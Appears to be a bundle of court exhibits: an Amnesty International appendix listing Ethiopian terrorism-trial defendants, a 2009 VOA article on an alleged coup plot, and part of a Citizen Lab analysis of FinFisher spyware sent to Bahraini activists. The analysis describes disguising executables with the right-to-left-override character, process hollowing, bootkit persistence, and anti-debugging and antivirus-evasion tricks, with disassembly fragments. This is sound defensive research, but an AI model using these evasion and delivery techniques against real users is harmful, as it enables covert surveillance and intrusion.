Amnesty International calls on the United Nations, European Union, African Union, and governments having close political and economic relations with Ethiopia, all of which have made commitments and developed policies including respect for human rights in their aid and political relations, to:

- Conduct systematic monitoring of the ongoing terrorism trials and the trials of members of the Oromo political opposition arrested during 2011, through representatives of the international community based in Addis Ababa. Make findings of the monitoring publicly available and share with relevant stakeholders;

APPENDIX: DEFENDANTS AND CHARGES IN THE SIX CASES

DEFENDANTS IN THE FEDERAL PROSECUTOR VS TESHLE BEKASHI AND OTHERS

1. Teshale Bekashi Ayana
2. Tirfessa Megerssa Hundie
3. Alemayehu Garansso Chimssa
4. Mulatu Abdissa Gobana
5. Lijalem Tadesse Gudina
6. Hassen Mohammed Amin
7. Adugna Begna
8. Milkessa Waqjirra Gameda
9. Samson Alemu Kitessa
10. Gemechu Amisho Gelgelo
11. Usman Umar Tesogillo
12. Jarsso Borru Raro
13. Ismael Keliffa Muzein
14. Kefale Fetenne Gebeyehu
15. Gutu Mulissa Gedeffa
16. Hussein Bersso Godana
17. Tolessa Becho
18. Kanu Gunos Demissie
19. Gizachew Abdissa Baissa

20. Etana Senbetto Tucho
21. Lemessa Dessissa Genete
22. Abera Biqilla Tolessa
23. Tukie Tibisso
24. Belay Kormie Baissa
25. Hassen Aman Sege
26. Mezgebu Debella Waqjira
27. Asfaw Angessu Benti
28. Bontu Wdai Bulla (Female)
29. Beshir Dadi Fufa
30. Alemayehu Tolessa Liban
31. Hawi Gonfa Debella (Female)
32. Taddesse Gelalicha
33. Teferi Kenanissa Gemechu
34. Bulcha Soressa
35. Mohammed Seliho Waqo
36. Sorssa Debella Gelalicha
37. Teshale Edossa Diriba
38. Erpa Dube Dikamo
39. Muktar Usman
40. Umar Bassa
41. Mohammed Hussein
42. Chali Tolessa Nika
43. Diriba Negessa Muleta

44. Mengesha Tolessa Dessie
45. Amentie Solomon Bekele
46. Nure Haji Kemal
47. Wegayehu
48. Taddesse Moti Tura
49. Adurazaq Ababiyya
50. Mengistu Wordefa
51. Efferem Geleta
52. Mohammed Tukie
53. Tolessa Beddada
54. Mengistu Girma
55. Rashid Jamal
56. Takale Abdeta
57. Kalil Jamal
58. Melesse Chala
59. Hussein Abdala
60. Wassie Gaddissa
61. Solomon Temesgen Belay
62. Getachew Edossa
63. Tariku Debissa
64. Wagari Lachissa
65. Erpassa Drirssa
66. Chaluma Likessa
67. Gurmessa Tuffa

68. Chimdessa Mintas Gutata

69. Dawit Abdissa

DEFENDANTS IN THE FEDERAL PROSECUTOR VS GHETNET GHEMECHU GHEMTA AND OTHERS

1. Ghetnet Ghemechu Ghemta
2. Tekalign Abera Gemedra
3. Miteku Ghetachow Ejeta
4. Aobsa Alemu Foghe Dano
5. Ghetu Assefa Irisa
6. Dodola Bunna Finguile
7. Rabira Aderi Buzu
8. Muhdin Ababulegu Abaghero
9. Khalid Mohamed Abdellah
10. Tesfu Matora Woyessa
11. Megehrsa Kuma Diririsa
12. Demise Dabessa Insa
13. Wagari Dribisa Witu
14. Desalegn Debol Hora
15. Ghetachow Buru Gurmessa
16. Chale Abdisa Bulgu
17. Hamza Abdu Ibrahim
18. Col. Fekade Regasa Jollu

19. Deribachow Amente Buli
20. Letchesa Idosa Deriba

DEFENDANTS IN THE FEDERAL PROSECUTOR VS BEKELE GERBA AND OTHERS

1. Bekele Gerba Dako
2. Olbana Lelisa Oljra
3. Welbeka Iemi Dedefi
4. Adem Busa Kabeto
5. Hawa Wako Boru
6. Mohamed Melu Sori
7. Dereje Ketema Motuma
8. Addisu Mokre Gebregiorgie
9. Gelgelo Gufa Abyo

DEFENDANTS IN THE FEDERAL PROSECUTOR VS ELIAS KIFLE AND OTHERS

1. Elias Kifle
2. Zerihun Gebre-Egziabher
3. Woubshet Taye Abebe
4. Hirut Kifle Woldeyesus
5. Reyot Alemu Zebebo

DEFENDANTS IN THE FEDERAL PROSECUTOR VS ABDIWELI MOHAMMED ISMAEL AND OTHERS

1. Abdiweli Mohammed Ismael
2. Kelif Ali Dahir
3. Martin Schibbye
4. Johan Persson

DEFENDANTS IN THE FEDERAL PROSECUTOR VS ANDUALEM ARAGE AND OTHERS

1. Andualem Arage Wale
2. Nathnael Mekonnen GebreKidan
3. Yohannes Terefe Kebede
4. Yeshewale Yehunalem
5. Kinfemichael Debebe Bereded
6. Mitiku Damte Weraku
7. Eskinder Nega Fenta
8. Andualem Ayalew Gelaw
9. Andargachew Tsege
10. Berhanu Nega Bongar, Dr.
11. Wube Robe
12. Ephrem Madebo
13. Mesfin Aman
14. Zelelie Tsegasselassie
15. Fasil Yenealem

16. Abebe Belew
17. Abebe Gelaw
18. Neamen Zeleke
19. Elias Molla
20. Desalegn Arage Wale
21. Colonel Alebel Amare
22. Obang Meto
23. Mesfin Negash
24. AbiyeTekleMariam



WHETHER IN A HIGH-PROFILE CONFLICT OR A FORGOTTEN CORNER OF THE GLOBE, **AMNESTY INTERNATIONAL** CAMPAIGNS FOR JUSTICE, FREEDOM AND DIGNITY FOR ALL AND SEEKS TO GALVANIZE PUBLIC SUPPORT TO BUILD A BETTER WORLD

WHAT CAN YOU DO?

Activists around the world have shown that it is possible to resist the dangerous forces that are undermining human rights. Be part of this movement. Combat those who peddle fear and hate.

- Join Amnesty International and become part of a worldwide movement campaigning for an end to human rights violations. Help us make a difference.
- Make a donation to support Amnesty International's work.

Together we can make our voices heard.

I am interested in receiving further information on becoming a member of Amnesty International

name

address

country

email

I wish to make a donation to Amnesty International (donations will be taken in UK£, US\$ or €)

amount

please debit my Visa Mastercard

number

expiry date

signature

Please return this form to the Amnesty International office in your country.

For Amnesty International offices worldwide: www.amnesty.org/en/worldwide-sites
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I WANT TO HELP

JA 306



DISMANTLING DISSENT INTENSIFIED CRACKDOWN ON FREE SPEECH IN ETHIOPIA

Scores of opposition party members and journalists were arrested and detained in Ethiopia during 2011 because of their legitimate and peaceful criticism of the government.

Amnesty International believes that the pretext of counter-terrorism is being used by the government to silence dissent. The arrest and prosecution of government critics is not a new phenomenon in Ethiopia, but the significant increase in arrests represents an intensified crackdown on freedom of expression in 2011.

Calls by the defendants for peaceful protest, as well as articles and poems, have been presented as evidence of terrorism and treason, suggesting that freedom of expression is being criminalized in these cases.

Detainees awaiting trial were subjected to human rights violations including torture and other ill-treatment, exertion of pressure to sign confessions, and denial of access to lawyers and family members. There are a number of fair trial concerns and Amnesty International is calling for systematic monitoring of the trials by the international community.

These events send a chilling message that those who hold different opinions, or attempt to provide independent political commentary, should remain silent or risk arrest. The government has indicated that the crackdown is not over, and arrests continue.

The authorities in Ethiopia appear determined to destroy the few remaining traces of free expression in the country. Amnesty International is urging the Ethiopian government to uphold the rights of those who peacefully express dissent and to immediately release anyone detained on this basis.

amnesty.org

Index: AFR 25/011/2011
December 2011

**AMNESTY
INTERNATIONAL**



JA 307

Exhibit G

Exhibit G



November 02, 2009

Kin of Exiled Ethiopian Opposition Leaders Charged in Coup Plot

Relatives of two prominent exiled Ethiopian politicians are among 35 people jailed in connection with an alleged plot to overthrow Prime Minister Meles Zenawi's government. Ethiopians shocked by news of the arrests are scrambling to learn the identities of the accused plotters and details of their alleged crimes.

Ethiopian officials say they had nothing to add to a statement issued Saturday announcing the arrest of 35 alleged members of Ginbot Seven, an opposition group based outside the country.

Ginbot Seven, or May 15th, is the date of Ethiopia's disputed 2005 election. The group's leader, Berhanu Nega, is a charismatic politician who was elected mayor of Addis Ababa in that election. He was arrested afterward, convicted of treason, and sentenced to life in prison along with more than 100 other opposition leaders. All were later pardoned.

Berhanu now lives in the United States, where he is an economics professor at Bucknell University in Pennsylvania.

Saturday's government statement said security forces had foiled a terror network formed by Berhanu to wage armed struggle against the government. Spokesman Ermias Legesse said a search of suspects' homes had revealed a cache of weapons, military uniforms and a plan of attack.

In a telephone interview Monday, Berhanu confirmed that Ginbot Seven's aim is to overthrow the government by any means possible.

"Our position is very clear from the beginning. This is an illegal government. This government is in power by coup de etat in 2005. This government has usurped power by force and therefore any mechanism to get rid of an illegitimate tyranny is legitimate as far as we are concerned," he said.

Ethiopian media said those arrested included an active duty army general, Teferra Mamo, said to be leader of Ginbot Seven's military wing. The only other suspect identified was Melaku Tefera, an organizer for the opposition Unity for Democracy and Justice party.

Melaku was among the opposition leaders convicted of treason and later pardoned following the 2005 election. He now joins UDJ leader Birtukan Mideksa, who was re-arrested earlier this year and ordered to serve out her life sentence.

Berhanu Nega says he had been told the accused included a cousin of his living in Addis Ababa, and the 80-year old father of Tsige Andargachew, an exiled Ginbot Seven official living in Britain.

Berhanu told VOA security forces had surrounded his parents' Addis Ababa home and confiscated their cellphones. "This is a government that accuses your relatives for what you do. Whatever it is that you do. That is why Ato (Mr.) Tsige Andargachew's father is in prison. Maybe my cousin is in prison for the same reason," he said.

Several Ethiopian opposition figures expressed concern over the arrests. Parliament Member Bulcha Demeksa agreed that Ginbot Seven would be considered an illegal organization under Ethiopian law, but he expressed skepticism about the reports of a coup plot.

"I honestly believe this is not true. The government of Ethiopia has used such accusations so many times to make it a reason to arrest people ... The election approaching. Anybody who could be a viable candidate for an opposition party will be caught by this net," he said.

A government spokesman said he was busy in meetings but said told VOA further details of the arrests and the coup plot would be forthcoming in the next few days. He declined to speculate on what charges might be filed against those detained, but said the suspects would soon be brought before a judge to hear the charges read.

<http://www.voanews.com/content/a-13-2009-04-27-voa53-68733322/357755.html>

Exhibit H

Exhibit H

FOR THEIR EYES ONLY

THE COMMERCIALIZATION OF DIGITAL SPYING

By

Morgan Marquis-Boire

with Bill Marczak, Claudio Guarnieri, and John Scott-Railton

MAY 1 2013

Citizen Lab and Canada Centre for Global Security Security Studies

Munk School of Global Affairs, University of Toronto



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INTRODUCTION

Electric eye, in the sky

Feel my stare, always there

– JUDAS PRIEST, *ELECTRIC EYE* (1982)

I'm not following you, I'm looking for you. There's a big difference.

– MARTIN STETT, *THE CONVERSATION* (1974)

In the late 1990s in a central Auckland warehouse, I ran New Zealand's first¹ cypherpunk anonymous remailer together with some friends. Anonymous remailers made it possible to send encrypted, anonymous e-mails; the idea was that this would guard free speech from the chilling effects of surveillance. In our more optimistic moments, we felt that the Internet would operate as a "Liberation Technology," facilitating free and open discourse in a manner that could naturally... only be positive. Of course, this type of technology would need to be nurtured, and people would need secure communications in order to empower the type of discussion which was essential to freedom and transparency in the Information Age. At the time this technology was not widely used, however, the views of the nascent cypherpunk scene were in some ways highly prescient.

Social media, privacy enhancing technologies, and the global digital commons gradually came to play an integral part in global politics. Yet the surveillance capabilities that lurked within Internet wouldn't be publicly understood for years. As the world's communications moved from telephone and fax to email, chat and VOIP, we witnessed the rise of "Massive Intercept" technology and its ubiquitous integration into modern network architecture. While this facilitated wide-scale monitoring of communications that traversed the Internet, expanded lawful intercept statutes allowed for increased government powers to access provider-held user data.

The notion that people have a right to secure communications has also flourished and become mainstream. The majority of large online services providers now use transport encryption to secure the email and chat conversations of their users and several online companies provide encrypted voice communication as a free service. In addition to this, the general popularity of third party security tools has thrived. Nevertheless, changes in the character of digital surveillance have quietly paralleled these advances in Internet security.

¹ Probably.

While hacking as a means of data-gathering has existed since the inception of the Internet, in the last few years the rise of an industry providing commercial intrusion and malware as lawful interception products has grown. As articulated in a quote from *The New York Times* article, “Software Meant to Fight Crime Is Used to Spy on Dissidents”²:

“The market for such technologies has grown to \$5 billion a year from “nothing 10 years ago,” said Jerry Lucas, president of TeleStrategies, the company behind [ISS World](#), an annual surveillance show where law enforcement agents view the latest computer spyware”

Once a boutique capability possessed by few nation states, commercial intrusion and monitoring tools are now being sold globally for dictator pocket change. While this technology is frequently marketed as lawful intercept capability, in countries where criminal activity is broadly defined, or dissent is criminalised, these tools are used as a mechanism for repression. The concept of “lawful interception” does not apply in countries where the rule of law is absent. With the increased ability of regimes to purchase advanced surveillance capabilities from “Western countries,” this technology has been used to target activists, journalists, dissidents and human rights workers.

An investigation uncovering the use of “governmental IT intrusion” software against a group of Middle Eastern activists last year has grown into a body of research displaying the ubiquity of commercialised surveillance software. While there are undoubtedly legitimate uses for targeted surveillance, historical abuses of secret surveillance are manifold. When such activity is opaque and technological capabilities remain secret, citizens lack the knowledge to fully comprehend the scope and nature of surveillance and hence lack ability to challenge it.

Technology can work *for* us, but it can also *happen to* us; it is my hope that this research will help us make an informed decision about what is happening here.

MORGAN MARQUIS-BOIRE
WEDNESDAY, 1ST OF MAY, 2013

2 “Software Meant to Fight Crime Is Used to Spy on Dissidents”, *The New York Times*, August 31, 2012, Page A1 Print edition.

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AUTHORS

MORGAN MARQUIS-BOIRE

Morgan Marquis-Boire is a Security Researcher and Technical Advisor at the Citizen Lab, Munk School of Global Affairs, University of Toronto. He works as a Security Engineer at Google specializing in Incident Response, Forensics and Malware Analysis. He also serves as a Special Advisor to Google Ideas.

BILL MARCZACK

Bill Marczak is a Computer Science PhD student at UC Berkeley. He is also a founding member of Bahrain Watch, a monitoring and advocacy group that seeks to promote effective, accountable, and transparent governance in Bahrain through research and evidence-based activism.

CLAUDIO GUARNIERI

Claudio is a security researcher at Rapid7, specialized in tracking, dissecting and understanding malware and botnets. He dedicates his free time to the non-profit organizations The HoneyNet Project and The Shadowserver Foundation, of which he is a core member. He also develops Cuckoo Sandbox and other open source projects.

JOHN SCOTT-RAILTON

John Scott-Railton is a Citizen Lab Fellow conducting research on electronic attacks in MENA. He also co-developed the Voices Projects to support the free and secure flow of information from Egypt and Libya during the Arab Spring. His dissertation work at UCLA focuses on the human security implications of climate change adaptation failure in West Africa.

AUTHORSHIP CREDITS

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FOR THEIR EYES ONLY: SURVEILLANCE AS A SERVICE

Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri and John Scott-Railton

From Bahrain With Love: FinFisher's Spy Kit Exposed?

Authors: Morgan Marquis-Boire and Bill Marczak

In this report Citizen Lab Security Researcher Morgan Marquis-Boire and Bill Marczak provide analysis of several pieces of malware targeting Bahraini dissidents, shared with us by Bloomberg News. The analysis suggests that the malware used is “FinSpy,” part of the commercial intrusion kit, Finfisher, distributed by the United Kingdom-based company, Gamma International.

Introduction

The FinFisher Suite is described by its distributors, Gamma International UK Ltd., as “Governmental IT Intrusion and Remote Monitoring Solutions.”¹ The toolset first gained notoriety after it was revealed that the Egyptian Government’s state security apparatus had been involved in negotiations with Gamma International UK Ltd. over the purchase of the software. Promotional materials have been **leaked** that describe the tools as providing a wide range of intrusion and monitoring capabilities.² Despite this, however, the toolset itself has not been publicly analyzed.

This post contains analysis of several pieces of malware obtained by Vernon Silver of Bloomberg News that were sent to Bahraini pro-democracy activists in April and May of this year. The purpose of this work is identification and classification of the malware to better understand the actors behind the attacks and the risk to victims. In order to accomplish this, we undertook several different approaches during the investigation.

As well as directly examining the samples through static and dynamic analysis, we infected a virtual machine (VM) with the malware. We monitored the filesystem, network, and running operating system of the infected VM.

This analysis suggests the use of “Finspy”, part of the commercial intrusion kit, Finfisher, distributed by Gamma International.

1 <http://www.finfisher.com/>

2 <http://owni.eu/2011/12/15/finfisher-for-all-your-intrusive-surveillance-needs/#SpyFiles>

Delivery

THIS SECTION DESCRIBES HOW THE MALWARE WAS DELIVERED TO POTENTIAL VICTIMS USING E-MAILS WITH MALICIOUS ATTACHMENTS.

In early May, we were alerted that Bahraini activists were targeted with apparently malicious e-mails. The emails ostensibly pertained to the ongoing turmoil in Bahrain, and encouraged recipients to open a series of suspicious attachments. The screenshot below is indicative of typical message content:



The attachments to the e-mails we have been able to analyze were typically .rar files, which we found to contain malware. Note that the apparent sender has an e-mail address that indicates that it was being sent by “Melissa Chan,” who is a real correspondent for Aljazeera English. We suspect that the e-mail address is not her real address.³ The following samples were examined:


```
324783fbc33ec117f971cca77ef7ceaf7ce229a74edd6e2b3bd0effd9ed10dcc  
c5b39d98c85b21f8ac1bedd91f0b6510ea255411cf19c726545c1d0a23035914 _gpj.  
ArrestedXSuspects.rar  
c5b37bb3620d4e7635c261e5810d628fc50e4ab06b843d78105a12cfbba40d7  
KingXhamadXonXofficialXvisitXtoX.rar  
80fb86e265d44fbabac942f7b26c973944d2ace8a8268c094c3527b83169b3cc MeetingXAgenda.  
rar  
f846301e7f190ee3bb2d3821971cc2456617edc2060b07729415c45633a5a751 Rajab.rar
```

3 <http://blogs.aljazeera.com/profile/melissa-chan>

These contained executables masquerading as picture files or documents:

```
49000fc53412bfd157417e2335410cf69ac26b66b0818a3be7eff589669d040 dialoge.exe  
cc3b65a0f559fa5e6bf4e60eef3bffe8d568a93dbb850f78bdd3560f38218b5c
```

The emails generally suggested that the attachments contained political content of interest to pro-democracy activists and dissidents. In order to disguise the nature of the attachments a malicious usage of the “**righttoleftoverride**” (RLO) character was employed. The RLO character (U+202e in unicode) controls the positioning of characters in text containing characters flowing from right to left, such as Arabic or Hebrew. The malware appears on a victim’s desktop as “exe.Rajab1.jpg” (for example), along with the default Windows icon for a picture file without thumbnail. But, when the UTF-8 based filename is displayed in ANSI, the name is displayed as “gpj.1bajaR.exe”. Believing that they are opening a harmless “.jpg”, victims are instead tricked into running an executable “.exe” file.⁴



Upon execution these files install a multi-featured trojan on the victim’s computer. This malware provides the attacker with clandestine remote access to the victim’s machine as well as comprehensive data harvesting and exfiltration capabilities.

4 This technique was used in the recent Madi malware attacks.

Installation

THIS SECTION DESCRIBES HOW THE MALWARE INFECTS THE TARGET MACHINE.

The malware displays a picture as expected. This differs from sample to sample. The sample “Arrested Suspects.jpg” (“gpj.stcepsuS detserrA.exe”) displays:



It additionally creates a directory (which appears to vary from sample to sample):

```
C:\Documents and Settings\XPMUser\Local Settings\Temp\TMP51B7AFEF
```

It copies itself there (in this case the malware appears as “Arrested Suspects.jpg”) where it is renamed:

```
C:\Documents and Settings\XPMUser\Local Settings\Temp\TMP51B7AFEF\Arrested  
Suspects.jpg" => C:\Documents and Settings\XPMUser\Local Settings\Temp\  
TMP51B7AFEF\tmpD.tmp
```


Then it drops the following files:

```
C:\DOCUME~1\%USER%\LOCALS~1\Temp\delete.bat  
C:\DOCUME~1\%USER%\LOCALS~1\Temp\driverw.sys
```

It creates the folder (the name of which varies from host to host):

```
C:\Documents and Settings\%USER%\Application Data\Microsoft\Installer\{5DA45CC9-  
D840-47CC-9F86-FD2E9A718A41}
```

This process is observable on the filesystem timeline of the infected host:




(A LARGER VERSION OF THIS IMAGE CAN BE FOUND [HERE](#))

“driverw.sys” is loaded and then “delete.bat” is run which deletes the original payload and itself. It then infects existing operating system processes, connects to the command and control server, and begins data harvesting and exfiltration.

Examining the memory image of a machine infected with the malware shows that a technique for infecting processes known as “**process hollowing**” is used. For example, the memory segment below from the “winlogon.exe” process is marked as executable and writeable:



Here the malware starts a new instance of a legitimate process such as “winlogon.exe” and before the process’s first thread begins, the malware de-allocates the memory containing the legitimate code and injects malicious code in its place. Dumping and examining this memory segment reveals the following strings in the infected process:



Note the string:

```
y:\lsvn_branches\finspyv4.01\finspyv2\src\libs\libgmp\mpn-tdiv_qr.c
```

This file seems to correspond to a file in the GNU Multi-Precision arithmetic library:
http://gmplib.org:8000/gmp/file/b5ca16212198/mpn/generic/tdiv_qr.c

The process “svchost.exe” was also found to be infected in a similar manner:

```
Process: svchost.exe Pid: 760 Address: 0xbd0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00bd0000 8b ff 55 8b ec 68 40 47 f1 73 c3 8b ff 55 8b ec ..U..h@G.s...U..
0x00bd0010 68 c0 68 f3 73 c3 8b ff 55 8b ec 68 ae 8e b4 76 h.h.s...U..h...v
0x00bd0020 c3 8b ff 55 8b ec 68 e2 c0 b5 76 c3 8b ff 55 8b ...U..h...v...U.
0x00bd0030 ec 68 ff c2 b5 76 c3 8b ff 55 8b ec 68 3d c3 b5 .h...v...U..h=..

0xbd0000 8bff          MOV EDI, EDI
0xbd0002 55           PUSH EBP
0xbd0003 8bec          MOV EBP, ESP
0xbd0005 684047f173   PUSH DWORD 0x73f14740
0xbd000a c3           RET
0xbd000b 8bff          MOV EDI, EDI
0xbd000d 55           PUSH EBP
0xbd000e 8bec          MOV EBP, ESP
0xbd0010 68c068f373   PUSH DWORD 0x73f368c0
0xbd0015 c3           RET
0xbd0016 8bff          MOV EDI, EDI
0xbd0018 55           PUSH EBP
0xbd0019 8bec          MOV EBP, ESP
0xbd001b 68ae8eb476   PUSH DWORD 0x76b48eae
0xbd0020 c3           RET
0xbd0021 8bff          MOV EDI, EDI
0xbd0023 55           PUSH EBP
0xbd0024 8bec          MOV EBP, ESP
0xbd0026 68e2c0b576   PUSH DWORD 0x76b5c0e2
0xbd002b c3           RET
0xbd002c 8bff          MOV EDI, EDI
0xbd002e 55           PUSH EBP
0xbd002f 8bec          MOV EBP, ESP
0xbd0031 68ffc2b576   PUSH DWORD 0x76b5c2ff
0xbd0036 c3           RET
0xbd0037 8bff          MOV EDI, EDI
0xbd0039 55           PUSH EBP
0xbd003a 8bec          MOV EBP, ESP
0xbd003c 68           DB 0x68
0xbd003d 3d           DB 0x3d
0xbd003e c3           RET
0xbd003f b5           DB 0xb5
```

Further examination of the memory dump also reveals the following:

```
018e9ed0 28 94 df 66 12 14 ca 42 aa 76 42 35 15 4d c3 8b |(...B.v85.M..
018e9ee0 01 00 00 00 79 3a 5c 6c 73 76 6e 5f 62 72 61 6e |...y:\lsvn_bran
018e9ef0 63 68 65 73 5c 66 69 6e 73 70 79 76 34 2e 30 31 |ches\finspyv4.01
018e9f00 5c 66 69 6e 73 70 79 76 32 5c 73 72 63 5c 74 61 |\finspyv2\src\ta
018e9f10 72 67 65 74 5c 62 6f 6f 74 6b 69 74 5f 78 33 32 |rget\bootkit_x32
018e9f20 64 72 69 76 65 72 5c 6f 62 6a 66 72 65 5f 77 32 |driver\objfre_w2
018e9f30 6b 5f 78 38 36 5c 69 33 38 36 5c 62 6f 6f 74 6b |k_x86\i386\bootk
018e9f40 69 74 5f 78 33 32 64 72 69 76 65 72 2e 70 64 62 |it_x32driver.pdb
018e9f50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....
*
```

This path appears to reference the functionality that the malware uses to modify the boot sequence to enable persistence:

```
y:\lsvn_branches\finspyv4.01\finspyv2\src\target\bootkit_x32driver\objfre_w2k_x86\
i386\bootkit_x32driver.pdb
```

A pre-infection vs post-infection comparison of the infected VM shows that the Master Boot Record (MBR) was modified by code injected by the malware.

The strings found in memory “finspyv4.01” and “finspyv2” are particularly interesting. The FinSpy tool is part of the FinFisher intrusion and monitoring toolkit.⁵

5 <http://www.finfisher.com/>

Obfuscation and Evasion

THIS SECTION DESCRIBES HOW THE MALWARE IS DESIGNED TO RESIST ANALYSIS AND EVADE IDENTIFICATION.

The malware employs a myriad of techniques designed to evade detection and frustrate analysis. While investigation into this area is far from complete, we discuss several discovered methods as examples of the lengths taken by the developers to avoid identification.

A virtualised packer is used. This type of obfuscation is used by those that have “strong motives to prevent their malware from being analyzed”.⁶

This converts the native x86 instructions of the malware into another custom language chosen from one of 11 code templates. At run-time, this is interpreted by an obfuscated interpreter customized for that particular language. This virtualised packer was not recognised and appears to be bespoke.

Several anti-debugging techniques are used. This section of code crashes the popular debugger, OllyDbg.

```
.text:00401683 finit  
.text:00401686 fld ds:tbyte_40168E  
.text:0040168C jmp short locret_401698  
  
_____  
.text:0040168E tbyte_40168E dt 9.2233720368547758075e18  
  
_____  
.text:00401698 locret_401698:  
.text:00401698 retn
```

This float value causes OllyDbg to crash when trying to display its value. A more detailed explanation of this can be found [here](#).

To defeat DbgBreakPoint based debuggers, the malware finds the address of DbgBreakPoint, makes the page EXECUTE_READWRITE and writes a NOP on the entry point of DbgBreakPoint.

6 Unpacking Virtualised Obfuscators by Rolf Rolles - http://static.usenix.org/event/woot09/tech/full_papers/rolles.pdf

The malware checks via PEB to detect whether or not it is being debugged, and if it is it returns a random address.

The malware calls ZwSetInformationThread with ThreadInformationClass set to 0x11, which causes the thread to be detached from the debugger.

The malware calls ZwQueryInformationProcess with ThreadInformationClass set to 0x(ProcessDebugPort) and 0x1e (ProcessDebugObjectHandle) to detect the presence of a debugger. If a debugger is detected it jumps to a random address. ZwQueryInformationProcess is also called to check the DEP status on the current process, and it disables it if it's found to be enabled.

The malware deploys a granular solution for Antivirus software, tailored to the AV present on the infected machine. The malware calls ZwQuerySystemInformation to get ProcessInformation and ModuleInformation. The malware then walks the list of processes and modules looking for installed AV software. Our analysis indicates that the malware appears to have different code to Open/Create process and inject for each AV solution. For some Anti-Virus software this even appears to be version dependent. The function "ZwQuerySystemInformation" is also hooked by the malware, a technique frequently used to allow process hiding:

```
*****
Hook mode: Usermode
Hook type: Inline/Trampoline
Process: 628 (svchost.exe)
Victim module: ntdll.dll (0x7c900000 - 0x7c9b2000)
Function: ntdll.dll!ZwQuerySystemInformation at 0x7c90d92e
Hook address: 0xfd34b8
Hooking module: <unknown>

Disassembly(0):
0x7c90d92e e9855b6c84      JMP 0xfd34b8
0x7c90d933 ba0003fe7f      MOV EDX, 0x7ffe0300
0x7c90d938 ff12           CALL DWORD [EDX]
0x7c90d93a c21000       RET 0x10
0x7c90d93d 90           NOP
0x7c90d93e b8ae000000   MOV EAX, 0xae
0x7c90d943 ba           DB 0xba
0x7c90d944 0003       ADD [EBX], AL

Disassembly(1):
0xfd34b8 8bff      MOV EDI, EDI
0xfd34ba 55      PUSH EBP
0xfd34bb 8bec    MOV EBP, ESP
0xfd34bd 56      PUSH ESI
0xfd34be ff7514  PUSH DWORD [EBP+0x14]
0xfd34c1 8b750c  MOV ESI, [EBP+0xc]
0xfd34c4 ff7510  PUSH DWORD [EBP+0x10]
0xfd34c7 56      PUSH ESI
0xfd34c8 ff7508  PUSH DWORD [EBP+0x8]
0xfd34cb ff      DB 0xff
0xfd34cc 15      DB 0x15
0xfd34cd 9c      PUSHF
0xfd34ce 9d      POPF
0xfd34cf fd      STD
```

Data Harvesting and Encryption

THIS SECTION DESCRIBES HOW THE MALWARE COLLECTS AND ENCRYPTS DATA FROM THE INFECTED MACHINE.

Our analysis showed that the malware collects a wide range of data from an infected victim. The data is stored locally in a hidden directory, and is disguised with encryption prior to exfiltration. On the reference victim host, the directory was:

```
"C:\Windows\Installer\{49FD463C-18F1-63C4-8F12-49F518F127}."
```

We conducted forensic examination of the files created in this directory and identified a wide range of data collected. Files in this directory were found to be screenshots, keylogger data, audio from Skype calls, passwords and more. For the sake of brevity we include a limited set of examples here.

The malware attempts to locate the configuration and password store files for a variety of browsers and chat clients as seen below:

rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data	SUCCESS
rundll32.exe	3996	QueryOpen	C:\Documents and Settings\XPMUser\Application Data\Mozilla\Profiles	NAME NOT FOUND
